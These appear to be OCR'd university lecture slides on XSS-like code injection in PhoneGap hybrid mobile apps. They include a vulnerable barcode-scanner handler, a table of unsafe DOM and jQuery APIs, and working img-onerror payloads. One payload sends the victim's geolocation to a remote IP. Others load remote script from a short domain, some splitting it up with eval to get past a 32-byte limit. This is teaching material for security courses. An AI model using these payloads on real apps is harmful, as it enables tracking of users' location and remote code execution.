
XSS-Like Attack on Mobile Apps


SYRACUSE UNIVERSITY ENGINEERING & COMPUTER SCIENCE

HTML5-Based Mobile Apps


Hybrid




PhoneGap Framework



Code Injection Attacks on Mobile Apps



Potential Attacks



html(

Attack Code

rendering


```
<img src=x onerror=
navigator.geolocation.watchPosition(
function(loc){
  m='Latitude:'+loc.coords.latitude+
  '\n'+'Longitude:'+loc.coords.longitude;
  alert(m);
  b=document.createElement('img');
  b.src='http://128.***.213.66:5556?c='+m })>
```

JS

Vulnerable Code and App

```
1  document.addEventListener("deviceready",
       onDeviceReady, false);
2  function onDeviceReady() {
3    window.plugins.barcodeScanner.scan(0,onSuccess,
         onError);
4  }
5  function onSuccess(result) {
6    $("#display").html(result.text);
7  }
8  function onError(contactError) {
9    alert('onError!');
10 }
```

A real Phone-Gap app




Vulnerable APIs

DOM APIs & Attributes	Safe or Unsafe	Occurrence Percentage	App Percentage
document.write()	✕	0.79%	12.95%
document.writeln()	✕	2.27%	2.94%
innerHTML	✕	14.22%	90.90%
outerHTML	✕	1.55%	54.41%
innerText	✓	2.15%	62.01%
outerText	✓	0.003%	0.13%
textContent	✓	3.50%	65.97%
value	✓	14.43 %	83.11%
jQuery APIs			
html()	✕	14.02%	66.42%
append()	✕	15.67%	71.04%
prepend()	✕	1.14%	22.36%
before()	✕	1.17%	54.88%
after()	✕	0.06%	14.89%
replaceAll()	✕	1.68%	56.78%
replaceWith()	✕	0.01%	0.48%
text()	✓	14.78%	62.05%
val()	✓	11.95%	62.82%


Table 1: APIs and Attributes used for displaying data. (✓ means they are safe against code injection; ✕ means unsafe.)

Various Attack Scenarios



metq

Attack on WiFi Scanning




Overcome 32-Byte Limit

```
<img src onerror=$.getScript('http://mu.gl')>
```

Overcome 32-Byte Limit

```
<img src onerror=a="$.getScr">
<img src onerror=b="ipt('ht">
<img src onerror=c="tp://mu.">
<img src onerror=d="gl')">
<img src onerror=eval(a+b+c+d)>
```

```
<img src onerror=$.getScript('http://mu.gl')>
```



Attack Demonstration

Summary

- Cross-site scripting attack: how it works
- How to launch the XSS attack
- Countermeasures
- XSS-like attack on mobile apps

HTML5